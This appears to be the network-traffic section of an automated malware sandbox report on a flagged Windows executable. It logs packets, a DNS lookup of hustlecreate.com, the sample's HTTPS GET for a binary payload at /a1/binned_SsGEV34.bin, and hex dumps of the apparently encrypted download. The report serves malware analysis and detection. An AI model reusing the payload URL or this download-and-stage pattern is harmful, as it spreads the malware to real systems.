May 27, 2022 09:53:20.921788931 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.921799898 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.921813965 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.922292948 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.922488928 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.922552109 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.922564983 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.922574043 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.923063040 CEST	443	49764	69.49.244.14	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 09:53:20.923263073 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.923309088 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.923320055 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.923329115 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.923579931 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.923824072 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.923867941 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.924247026 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.924464941 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.924511909 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.924523115 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.924535990 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.924890041 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.925085068 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925127983 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925137997 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925146103 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925266027 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925477982 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.925683022 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925695896 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925698996 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925700903 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925704002 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925707102 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925802946 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.925955057 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925970078 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925975084 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925980091 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.925987959 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.925992966 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.926001072 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.926012039 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.926178932 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.926202059 CEST	443	49764	69.49.244.14	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 09:53:19.752115011 CEST	50349	53	192.168.11.20	1.1.1.1
May 27, 2022 09:53:19.932111025 CEST	53	50349	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 09:53:19.752115011 CEST	192.168.11.20	1.1.1.1	0xad3c	Standard query (0)	hustlecreate.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 09:53:19.932111025 CEST	1.1.1.1	192.168.11.20	0xad3c	No error (0)	hustlecreate.com		69.49.244.14	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- hustlecreate.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49764	69.49.244.14	443	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 07:53:20 UTC	0	OUT	GET /a1/binned_SsGEV34.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: hustlecreate.com Cache-Control: no-cache
2022-05-27 07:53:20 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 07:53:20 GMT Server: Apache Last-Modified: Thu, 26 May 2022 20:46:49 GMT Accept-Ranges: bytes Content-Length: 175680 Connection: close Content-Type: application/octet-stream
2022-05-27 07:53:20 UTC	0	IN	Data Raw: 18 d9 72 96 84 a7 15 fb a7 b7 54 c7 eb 7a f0 1d 49 1b 88 5f db 0f 7d 0e bb 35 52 6b e7 2e 91 06 c8 6b f0 2c b7 c3 52 a7 10 ba a9 b8 f8 12 fe 84 ed b9 60 ac 7f 30 12 a6 d4 9b 20 c5 2a ad 85 e8 81 38 c5 85 9a 2f ee 01 38 d7 7d c8 53 62 22 14 ba 4d 6b af 72 15 27 a9 0f f0 86 04 bb c6 51 1d 7b 47 9b d8 0d de c3 58 07 70 71 c0 72 c6 f3 82 77 bf 4a f1 08 bd 15 3d 4b 7f 94 be 8e e7 86 a0 a4 f8 5d 04 dd e3 a2 18 a4 a8 cc cd 42 7d e8 45 4c af ed fd 1d 71 1c 0b b7 30 a0 41 2d a3 10 ff ba 47 ea f3 42 c6 c2 25 3a 6b fa c0 33 e4 ae 86 4a 9b 4f 70 34 0a a0 1e 6a e8 cd 8b 9e cf 20 e3 5c 8f ef df 75 bb 04 92 17 4e 02 da ca cb db 3a 24 62 fb 15 56 44 6e 8b 7d 66 38 30 de a4 c9 4d e1 d3 ed de 69 f0 43 32 33 97 61 9e 7f 36 f4 87 1e 05 55 cd 03 e4 6c 2c 9d 98 55 fd 84 0c e9 Data Ascii: rTzI_}5Rk.k,R`0 *8/8}Sb"Mkr'Q{GXpqrwJ=K]B}ELq0A-GB%:k3JOp4j \uN:$bVDn}f80MiC23a6Ul,U
2022-05-27 07:53:20 UTC	8	IN	Data Raw: 95 c2 cf 88 90 b4 50 9a 40 ce 24 a2 88 7f af 42 c7 12 c0 29 f5 1c 01 22 a8 a2 53 b9 2d 11 e7 4f e4 3f 04 97 2a e3 d7 c1 45 dd 81 14 b2 45 24 32 73 a7 9e a5 5a 04 ea 9e b0 9a 7f bc 1a 80 1a 86 7d 96 29 5d a2 52 e2 c2 8b 19 fd ff fc a9 e7 60 75 df ab 39 53 50 a1 24 a1 65 69 52 32 ac 52 5b 66 b0 6a 2b 21 b0 17 dd d1 fe 29 50 58 57 db ad a8 b1 af c2 e8 fc 82 f3 56 7d 4f d3 6f f6 8f 9a 4f 1f bd c9 26 e4 e0 dc c3 b9 d9 1c 43 cc d6 3b e6 a7 7e 32 7c f5 23 62 da ba a5 9d 9c 6d 8b 12 33 fa fc 12 5b aa 52 49 43 27 89 68 de 3a ab e9 cd b3 af 7c e2 fb 1d 23 c3 bf 3e 62 73 fb d3 0a 19 4b 24 8e 5b 25 3a 9d 5f 17 80 99 10 91 a8 93 65 e7 23 e7 87 3f a2 65 6f dd 47 e8 5d 0c 56 94 ae 35 e7 81 59 a8 96 d7 ab a3 32 c2 59 ee 8b 29 6b 47 f4 3a 04 b7 46 47 3b 83 11 5a a3 9d 92 Data Ascii: P@$B)"S-O?*EE$2sZ})]R`u9SP$eiR2R[fj+!)PXWV}OoO&C;~2|#bm3[RIC'h:|#>bsK$[%:_e#?eoG]V5Y2Y)k G:FG;Z
2022-05-27 07:53:20 UTC	15	IN	Data Raw: 7b 63 8d 07 9a 0c 6c 53 64 57 5f 49 48 29 cb 99 07 12 fb ce e7 d0 8d a8 f6 da 78 99 9e 98 1c 21 1a ff f1 3b 1d ca 78 fa 17 89 bc ce c0 93 e4 b5 5b 0c ad c9 09 4d 5e c0 ce 41 03 f2 a9 85 85 95 21 8d 74 9e 48 92 47 d1 50 d9 40 f9 19 ac 45 45 31 9a ac 26 4e f2 56 a9 31 df 91 7d 13 03 f2 c8 42 08 e4 d2 f3 47 13 dc 51 1f 3c 9d a9 14 0e cd 07 9e 95 4e de 58 e8 e9 93 e1 d0 6f 73 74 63 be 4e 55 16 9a f6 09 35 3c 04 44 d8 24 c3 f4 a2 a3 e6 58 f3 1c c7 b3 70 6d d4 dc b6 9a 59 81 d0 cf 8f f4 67 ea 62 3f af 07 c6 dd 32 e7 0c 2c 65 04 7d fa 7c 69 1b 63 84 0e 90 8c 87 b2 c9 67 55 44 18 65 46 1c 71 f7 55 7f 10 d9 ad 95 a6 f8 e9 2f b6 e8 26 74 95 74 a5 83 2a 08 ca fd e5 d9 da 24 94 22 ae bf 0f 47 8b a5 a3 e1 95 b7 cc 89 0b 68 c3 4a 92 d4 d6 07 37 17 da f8 64 a2 c0 89 ed Data Ascii: {clSdW_IH)x!;x[M^A!tHGP@EE1&NV1}BGQ<NXostcNU5<D$XpmYgb?2,e}\|icgUDeFqU/&tt*$"GhJ7d
2022-05-27 07:53:20 UTC	23	IN	Data Raw: 9a 25 8c 00 38 04 8b 2c d7 57 da 1d 7a 71 b7 47 1a b0 a5 69 24 33 de 76 cf ae ac e2 84 10 c9 30 66 bf c2 58 8a f5 89 3d 8d 39 a3 6a 38 db 4b f1 b1 e1 15 3d 4b f2 2a 4e ba e7 86 f7 cc 6e 6b 4f 25 aa 54 2a 6d 26 a9 80 8f df 78 09 26 1c 9d 00 fa e6 86 86 29 0a d2 ca 6f a9 7f 90 43 e3 cd 6e 9f 4b 48 c8 de 06 c4 08 54 ca fc a6 ac 67 0b 18 1a 07 2e d0 42 82 cd 06 13 37 dd 1c be a8 b8 2b 46 ac a8 fd cf 9f 34 25 93 dc 4b 1c 8e 76 6e 60 41 d0 6c ee c8 34 7b 85 db 44 d7 66 f8 d2 53 f6 f2 44 df 57 66 39 c9 93 75 64 5f 83 be 54 fa 98 88 08 ed c0 d1 d9 55 fd 9e 86 9d ce b1 a6 e6 a0 3c 30 77 03 0e 61 e5 84 4b 18 df c9 a0 08 24 a1 de 08 28 b4 e1 fe dd f3 54 03 24 ea 94 a3 be 9f 34 03 94 29 66 ae 60 00 23 7e eb bc 37 35 c7 b4 22 51 e5 8d f6 f8 90 be 89 3c e3 48 7e e5 f2 Data Ascii: %8,WzqGi$3v0fX=9j8K=K*NnkO%T*m&x&)oCnKHTg.B7+F4%Kvn`Al4{DfSDWf9ud_TU<0waK$(T$4 )f`#~75"Q<H~
2022-05-27 07:53:20 UTC	31	IN	Data Raw: ad b9 18 61 67 e8 f1 12 d7 62 2d 40 bb f9 6e f6 03 a2 e0 d5 8b c1 7c 3b 61 8c 81 92 ca 88 f0 d1 b4 19 1e 09 13 0b 76 3a b8 32 32 a2 91 1a 2c 9f b9 ed f9 12 2c cd a0 96 64 64 0d 09 53 1b 52 eb a6 cf 33 ca e9 d1 b2 9f a4 ac 48 4c 04 23 6e 39 ab 31 53 0a cb 82 29 a8 33 70 32 08 aa bd 3f b1 0a 41 c5 09 51 e0 3f 4d 40 86 fa d4 f7 9a 0f fa 92 94 41 e9 b1 f8 ee 80 3b 9a 79 d4 63 2b 58 ff d3 ba 2c 77 27 d7 21 04 c2 33 da 13 9f 33 e7 80 20 cb f3 4c 17 0c 56 da 4c 8e 96 4d 6d d6 f5 07 1c af 25 3c 5e 66 b9 43 b7 fa 6b 52 05 59 6c e8 a3 c9 46 62 6b 19 40 72 19 c3 e0 2d aa 71 d0 7d 60 41 d9 65 f3 c2 d3 7d ab cf 1b a0 86 01 16 27 bf 76 2a 4c 7e ff 6f d3 eb 94 67 33 e6 8d 35 86 b5 f0 68 78 e9 14 05 e8 fd 6a b2 c1 fa 7d 2f 77 9b f2 31 0b bb dd b2 4b 0c 32 29 72 93 79 9a Data Ascii: agb-@n|;av:22,,ddSR3HL#n91S)3p2?AQ?M@A;yc+X,w'!33 LVLMm%<^fCkRYlFbk@r-q}`Ae}'v*L~og35hxj }/w1K2)ry
2022-05-27 07:53:20 UTC	39	IN	Data Raw: 97 28 84 97 88 92 27 69 4f 0b 0b 89 0b d4 fb 31 0e 9e 18 a8 2e 88 12 1b ca 6e f7 27 03 e6 60 79 b0 b6 43 35 74 14 57 70 24 80 b0 16 60 62 14 80 24 09 85 10 0d 94 9c fa 8a ed 96 fa 88 8e 62 71 78 ca 89 c5 46 01 df 75 63 58 ef da d3 4a d0 fb af 4f 03 43 4b 5c cc c7 f2 d6 fe 4b 1f bd 78 c5 81 c7 4f ae 39 3c 7d c2 79 37 4f 2f 3a 7d 44 62 dd 69 62 6e b6 62 98 e5 08 28 27 ca e9 53 67 a2 97 e3 06 cb e1 26 0b 85 a0 64 c7 e6 2c 2f 80 5c f0 1b c0 72 d4 5a 3b e0 ee 8f 4a 7d 34 0a 15 be 91 db 8a 1f 27 85 04 d6 60 44 85 32 48 5c bf 59 71 db c8 4a 6a a4 7e 8a e9 d5 ba 33 14 73 5c 07 27 c5 c0 b5 f7 01 ad 1d ea 73 14 98 72 e3 6d b0 2c a6 e4 23 b3 07 be 56 d5 ae 19 05 39 16 8f f6 1f 29 5a 45 fb b3 37 aa 4b cf 05 24 32 03 f1 07 0b 0c 32 fd e3 89 be c9 18 79 af 1c a6 e6 05 Data Ascii: ('iO1.n'`yC5tWp$`b$bqxFucXJOCK\KxO9<}y7O/:}Dbibnb('Sg&d,/\rZ;J}4'`D2H\YqJj~3s\'srm,#V9)ZE7K$22y
2022-05-27 07:53:20 UTC	47	IN	Data Raw: 4a 1a 81 50 f4 21 20 88 b2 71 1c 9b 13 1b 07 ae d4 1e 63 88 87 15 c7 76 89 40 93 47 74 79 54 90 6c 1b 51 95 fd 7b e9 f8 4f 66 db 5f e3 85 73 2d 3e 30 75 a1 1b 0f 72 84 dd fe 9a 86 f9 cc 5f d0 cc 8d 7f ee fa 20 21 32 a1 48 52 66 16 6b 1a 6d 2c cd 50 d8 0b 31 f2 17 f5 f2 4b ab 24 61 c4 11 dd 84 11 12 78 b4 f0 b8 74 81 05 4c 5f dd 07 ac 38 67 08 26 8f 15 28 fb b9 c4 c5 38 8e 34 fa 6b d6 0d d9 47 0c 23 f5 a6 a3 38 af c9 3f 57 da 33 bc f9 fa 90 ef b5 78 b0 0f 84 68 ec 2a 0e b7 60 32 b1 3f 79 8a b0 2b 9f 35 04 65 1d 2d 21 54 c7 42 1d 08 75 99 63 f1 84 48 93 8d 66 45 d9 ad ae ca 41 65 77 b4 2a c7 47 9d d2 bf de d2 ba 0c fc d6 35 2f 77 6d d2 e6 c4 0b 0e 92 a0 0b 5e cd b2 19 6e 32 a9 57 13 ba bd 33 32 29 c4 53 0f 9f 68 06 88 ac 63 da 44 3d e0 98 7d b3 68 c6 80 06 Data Ascii: JP! qcv@GtyTlQ{Of_s->0ur_ !2HRfkm,P1K$axtL_8g&(84kG#8?W3xh*`2?y+5e-!TBucHfEAew*G5/wm^n2W 32)ShcD=}h

Timestamp	kBytes transferred	Direction	Data
2022-05-27 07:53:20 UTC	55	IN	Data Raw: 76 f4 56 05 5b 64 99 1f 71 a7 62 0a a9 1b 78 c0 55 7c 76 30 7d 92 32 a3 cf e2 9d 72 81 53 61 c5 e9 cd 54 5c 9b a1 4f b8 3d fb 1b 29 be 3a 69 60 ab 52 14 ce 54 a4 5c e9 f2 ba d8 a4 d3 64 90 d5 ea 91 31 51 24 7e 88 19 11 3d 8e f5 3a 93 40 4b cf 7c df c3 8a d5 88 e2 b6 cc e8 1b 73 9a 89 26 ef 44 c0 c3 f1 fe 27 19 c5 ac 9c ea d8 cd ab 09 f5 69 53 3e 27 7e bf dc 20 6a df 8a 8a 3a b4 98 ba 6c af fb d0 47 ce ec e0 a7 e4 f1 da f8 72 31 0b 38 f1 42 28 cc 46 83 75 93 a7 e4 5a 73 f7 d9 88 cf 9c c6 3e 7d 64 7a dd a0 c8 5b 63 47 73 d9 1d 2b c4 e4 9a b5 96 3c 42 b8 61 c6 79 23 6e 8f a4 47 13 cc 5f 64 69 33 b6 b4 36 c2 56 5a c3 b1 9b a4 62 2a 4d 41 58 f8 2b 37 1b 6f 3c 2c 53 d9 9c 87 98 8c e9 e8 cf e7 83 fd 29 6d c6 5b 76 33 1d 6f 07 a5 c3 33 3d cf da a3 b6 4b 0a a9 b1 Data Ascii: vV[dqbxU|v0}2rSaT\O=):i`RT\d1Q$~=:@K|s&D'iS>'~ j:IGr18B(FuZs>}dz[cGs+<Bay#nG_di36VZb*MAX +7o<,S)m[v3o3=K
2022-05-27 07:53:20 UTC	62	IN	Data Raw: 7a 79 2f b4 c7 3a ff 12 0b 85 c2 fb f5 15 f8 ae 7f a5 71 35 ac bb 3b 34 d9 fe c7 74 ae 69 0f 46 8b a5 a7 db 40 20 2b 03 23 6a c3 c0 91 35 37 f8 c8 db 4a f6 2e 8e 42 0f 89 25 1c bd 31 81 9e 72 d4 e2 b5 bb ee da 33 50 1a f7 e3 cb 13 ab b8 81 85 d5 15 6f 4f 13 d5 ba 47 e7 dc 2a 8d d0 67 84 cc 75 01 df d1 6f 36 90 7a 71 69 3a 99 2e 5b 96 ac a6 0a 78 9e 5a d8 90 9b bd 64 27 84 4b 3b a2 f8 8f 4a 03 7d 42 6a 80 77 bf f5 f0 08 bd 15 04 36 6f e1 b6 bf 6f ba 80 aa e7 0c 0c 54 df eb f5 85 10 44 dc 7f 65 e2 0d 2a 58 58 8d 6f 1e f0 ec b2 a2 7f dd 1f a7 7a 1d 83 97 d9 fc 78 e6 e1 a3 21 a6 94 e0 f4 6f e5 9f 7a 04 5e 62 23 79 89 1b ca 81 cf 8b 9e 44 a6 9f 4a f9 47 c0 74 bc b6 ab 77 c7 1c a8 93 dc 69 5c 0c 8c 1b ed 25 ac 57 01 6e bc 36 ad 63 06 f0 c7 20 9d a6 20 a4 83 7a Data Ascii: zy/:q5;4tiF@ +#j57J.B%1r3PoOG*guo6zqi:.[xZd'K;J}Bjw6ooTDe*XXozx!oz^b#yDJGtwi\%Wn6c z
2022-05-27 07:53:20 UTC	70	IN	Data Raw: 33 e2 4b 6b 5c 11 09 50 f8 92 1e 8c d9 bd 88 fb 54 35 34 92 6c 08 1d e6 57 92 85 eb 1d 6c 0b 99 01 ff aa 3b 1d 3a f6 28 a3 3d 67 2c d2 e0 65 71 d5 1c 0f fd 9f c3 3b 4f f0 9b 59 c1 da d7 5e f3 8a fd a3 18 ac 40 86 9e 8f 30 ac d1 c6 55 f8 09 da 30 27 70 2c 8b 53 ed e2 18 9c 29 d6 41 6e e8 e5 05 f0 fd 47 fa d2 78 16 db 2d f7 6c 29 a2 00 e6 48 83 d5 2c 8f ae 06 d2 88 e3 d1 f0 9c 83 54 42 57 9e 78 10 66 ae c1 d7 55 b9 60 81 be 1a 52 11 a8 05 48 9a 9b d7 1a 7f 49 8f fc 12 6b f6 8e ef 11 9a 09 69 de 97 15 7d 9c 6f 97 06 32 53 0a 67 f1 29 a8 3b 22 76 5d f4 e6 de 52 da 0f 4c 03 e7 28 b8 2d 8e df ba 26 94 29 ec a7 13 78 c0 6f f1 76 ab 00 3d 9c 1a 3d c2 18 ae f7 3a 96 27 02 29 06 b4 08 74 47 d2 4f 6c 99 b1 5d 4c 10 3c cb 52 fc ee a5 1e a3 9d d8 90 3f 31 82 1c 6d d5 Data Ascii: 3Kk\PT54lWl;:(=g,eq;OY^@0U0'p,S)AnGx-l)H,TBWxfU`RHIki}o2Sg);"v]RL(-&)xov==:')tGOl]L<R?1m
2022-05-27 07:53:20 UTC	78	IN	Data Raw: d7 ff 6f cb c6 cc 6c 08 ea d8 cd ab 98 58 cc 6c c1 a1 f3 f5 d1 31 e6 20 8c 62 5c 78 68 f5 5f 2a 9d 9e 96 7f c6 1d 6c 1b 65 12 85 56 ce f4 c7 49 27 43 84 bb f1 06 87 85 ea 2f 8c 74 75 95 9c 76 2e 50 e8 2c 04 e6 53 17 43 fa 46 dc 70 a6 04 82 5e 99 36 52 0c c7 90 af a4 61 22 e5 d2 dc ec d6 c8 d2 6d a1 af b0 b4 36 1a 45 56 15 44 de 58 6b 2d c1 3f 9b 85 aa b0 e1 46 4a ad ac a0 09 7b 8f 96 02 ff 28 98 b8 0a 21 e4 2a d1 00 ec c8 d2 50 4d d4 b4 c3 c6 51 d6 37 45 8c 54 cb 47 b9 09 d6 57 4f c7 49 45 91 2a da e5 f0 e7 53 70 89 43 84 66 90 c8 98 b2 c0 d1 ca 48 fd 38 0e 39 83 ce 6e 42 87 48 94 35 27 6b 3d 2c d5 45 ce 98 b5 a1 ea fe 7d 01 93 28 33 ec 6f f4 57 af c3 87 5c b9 74 76 34 b5 2d 47 de 78 de e2 86 3c 91 fd a3 56 5f 24 12 7b a0 23 dd 4f 78 8b b5 07 94 57 f4 72 Data Ascii: olXl1 b\xh_*leVI'C/tuv.P,SCFp^6Ra"m6EVDXk-?FJ{(!*PMQ7ETGWOIE*SpCfH89nBH5'k=,E}(3oW\tv4-G x<V_${#OxWr
2022-05-27 07:53:20 UTC	86	IN	Data Raw: cb 52 60 a7 6f c1 ee e1 bd 71 5f e9 65 70 a4 03 be 86 06 d8 60 9f ce e6 30 86 a3 cb 09 50 98 1d 84 72 c6 70 46 63 3a 8a fe 8c 90 17 3d 4b 4c 54 33 63 3b 41 e5 6e ff e7 0a dd de ee 1d 0c 45 01 46 ca 8c fc 2d 25 dc 44 c8 bb 97 3e a1 55 a3 93 57 51 40 3b 54 9e 30 60 d5 2e b4 b7 78 d3 81 50 e8 f2 6b f2 3f e6 7f ea 4b 41 58 26 f1 13 2b 46 de 6e 44 6d 1b 11 a9 15 72 79 58 93 b5 26 d9 c4 af 93 8c 90 0a 82 b8 1b 2d 85 02 fb 73 6a 10 32 12 6c ba 44 38 a3 d2 6e 20 74 07 d5 10 89 33 64 f6 26 12 fb 71 da 3d 6e 14 0c 68 c0 2d cd dd de b8 34 8e 10 39 3d 9c 5a ac 3c 30 f4 aa 17 91 43 04 b5 0f 28 d4 03 fb 3d ae 5a 5d ad b5 e2 7d 23 7f e5 9f 4e eb 94 a3 32 e5 cb 0e 10 77 e4 10 44 8e dd 72 e4 37 e6 d3 c5 b4 a1 2c 4f aa 7f b4 91 be 86 3b c7 51 71 61 3a df f7 48 1c 9b cb b9 Data Ascii: R`oq_ep`0PrpFc:=KLT3c;AnEF-%D>UWQ@;T0`.xPk?KAX&+FnDmryX&-sj2lD8n t3d&q=nh-49=Z<0C(=Z]}#N 2wDr7,O;Qqa:H
2022-05-27 07:53:20 UTC	94	IN	Data Raw: 50 16 12 44 5f 42 57 4e a5 eb c8 2b 45 76 bd 47 a8 46 49 81 df 2d 0d 62 2c c8 26 4b 0f aa e0 b3 e1 66 be bf d1 39 21 b9 ce 66 05 90 44 9c 25 12 5e df 2a 86 4c fd 4a 6e 4d 60 7d ca 37 9d 7b f0 a3 7e b8 e8 67 07 5f 55 40 74 e7 fd 1f 23 87 86 00 58 7d 34 57 f4 6b 38 64 b7 91 8c fd 9b 13 ed 2e 8e 10 51 26 94 c8 63 c5 49 f5 55 fd 0c 04 11 d2 3b 25 9a 84 94 e7 23 f9 54 63 d2 fd 79 d9 e2 50 c8 47 d2 1b 44 96 f7 0b c5 fc 31 ab 03 71 8b 75 59 a3 9d e3 c4 bd 75 22 66 90 a9 7c f1 eb 2c bb 19 88 19 c0 ae 4e e7 f3 2e 9c 3b b4 b3 9f a2 8d e6 cb 79 39 79 5d ec be e5 ad a4 5e 04 f5 89 27 20 2a 16 8b 90 12 7e 56 93 5d 47 b0 e8 34 6b d5 92 f9 75 f0 1c df dd d9 ab a6 29 65 fc 68 b2 79 d4 63 f3 39 a9 f4 54 7a d2 61 79 b2 c4 6c ec 3e 13 e4 33 65 bd bb 11 b4 75 74 a7 8e a3 c2 Data Ascii: PD_BWN+EvGFI-b,&Kf9!fD%^*LJnM`}7{~g_U@t#X}4Wk8d.Q&clU;%#TcyPGD1quYu"f|,N.;y9y]^' *~V]G4k u)ehyc9Tzayl>3eut
2022-05-27 07:53:20 UTC	101	IN	Data Raw: 34 54 33 4b c9 4b 9a fb 9d c3 45 58 e8 e9 cd e9 0c 62 f7 74 1f b9 c1 6d 31 79 f7 c7 f3 05 50 94 f4 6c ce b8 aa a1 d9 ec c0 e3 4c 4b b2 27 9c 8b d5 75 92 29 45 a2 87 f2 bd 3e b2 cb 85 06 2e 36 72 dc e7 c5 d0 43 86 9e 87 ed 0f 43 6c 90 53 73 78 d8 dd 6e 87 49 bd 3a 85 c1 e8 9a b9 86 83 57 ce e9 fb 11 2b 78 3d 04 4d 1a 76 dd d1 9c 56 08 29 6e 20 65 8a a9 7c 56 85 28 5c 2c fe 71 ea 65 89 e2 24 87 c9 0f 00 3f e3 da 2d 50 be a2 4a 79 a0 ae a0 57 4a 8b b5 d6 3a 16 f4 05 08 ee 43 10 13 25 b8 2d 35 cb e3 cb f2 32 5d f8 22 28 9c ea 3e 2e 96 42 cc 62 0d 51 82 2d ee 01 6f df 39 a6 06 eb ea 97 63 71 e0 af b6 52 c4 6b 27 f3 9c fb 5a 56 96 9b 1f 45 9b d8 ca de c3 58 c0 f6 1d c2 72 c6 de 82 77 bf 8d 77 60 bf 15 3d 4d 7f 94 be de fd ae a0 aa 64 23 1e b5 50 a1 d5 85 f8 c4 Data Ascii: 4T3KKEXbtm1yPlLK'u)E>.6rCClSsxnI:W+x=MvV)n e|V(\,qe$?-PJyWJ:C%-52]"(>.BbQ-o9cqRk'ZVEXrww `=Md#P
2022-05-27 07:53:20 UTC	109	IN	Data Raw: 88 5a a2 0b 5f 34 99 79 b5 14 3a f3 40 c2 9e 44 76 d3 16 ab af cf 35 ac c2 64 8a 51 41 6f e6 d3 96 79 5f ae 8e 15 a9 0c 9b 3e 61 67 85 18 47 38 49 20 fc 07 3d 4e 6c 24 47 f9 d4 87 e1 8c 40 74 b9 1e 9d e9 5d 9b 54 80 cd 34 cd dd 55 76 88 3d 61 83 ce 93 bf 51 b7 78 7b dd 4c 1d 2c c2 b7 18 5c 77 80 8e 61 59 55 47 a0 3c a7 02 56 0d e2 90 5c 16 11 5c c5 3a 43 7f 8c 29 91 0b c9 44 23 f5 bd 83 e4 80 2d 72 3a d2 5b 26 3f f0 15 7e f3 b7 b2 7c 47 a3 61 ab 1f 17 ac a5 89 3d d9 29 25 29 8c f9 9c 7e 6e c8 7c 97 3d 76 4a 1d 21 34 7d 60 27 21 d8 c7 ee 54 94 a5 fe 10 a6 68 dc bf 87 2c 83 97 57 7f 27 52 cd 37 27 74 a6 76 b6 63 40 e5 a7 a4 6a 7e cc 89 9a d1 5f da 1a 59 42 d0 1b 8b 67 cc cd 43 c4 8e 80 1a 7f 45 8f a8 9c cd 18 bf 65 64 0d 01 9b 21 09 52 60 7d a6 34 9d 7b f0 Data Ascii: Z_4y:@Dv5dQAoy_>agG8I =Nl$G@t]T4Uv=aQx{L,\waYUG<V\\:C)D#-r:[&?~|Ga=)%)~n|=vJ!4}`'!Th,W'R 7'tvc@j~_YBgCEed!R`}4{
2022-05-27 07:53:20 UTC	117	IN	Data Raw: 5a da dd a2 4f af 7f f1 4d f5 0c 04 11 68 90 27 0d 56 e0 6d a2 ff 68 92 a8 f4 5d 4d 0a f8 81 aa 2d b3 af 33 e9 86 40 66 cd 3e ad aa 56 65 f9 b6 9d 4d 11 91 21 e7 bc b0 d5 47 4a 16 81 c0 da 71 94 95 ca 66 cd 32 cb c1 75 67 08 a2 be 06 b1 4c d7 35 a4 f8 20 a1 b7 45 64 77 f3 55 54 b8 a7 4c 75 4b 79 16 65 35 b9 b4 ca 3d 04 f0 c3 a1 81 28 c8 24 20 21 22 75 16 e1 e3 b2 68 75 6e e7 ff c5 25 b2 c3 0c 01 62 ff d1 b2 cf 28 73 a9 99 24 fa c2 07 29 ee dd ad d3 cc 1c 8c 9e 74 70 56 98 39 3a 9c 9d 15 f1 3e 06 f8 e0 1d 2b cd 01 2c a0 06 6c c9 94 c0 70 91 b6 75 2c 4b 47 13 cc b3 b8 af 2b 4f 88 59 db 43 35 51 2e 8e b0 a8 78 33 45 d8 4e 2a d6 b8 c5 8e 24 fa 60 66 d4 fb 00 34 47 d8 af d6 0b 5d a3 e6 50 a1 bb cf f9 54 8e 44 4c 6d 44 95 b6 ea 20 08 0b cb 47 09 0d 81 67 9e 19 Data Ascii: ZOMh'Vmh]M-3@f>VeM!GJqf2ugL5 EdwUTLuKye5=($!"uhun%b(s$)tpV9:>+,lpu,KG+OYC5Q.x3EN*$`f4G] PTDLmD Gg

Timestamp	kBytes transferred	Direction	Data
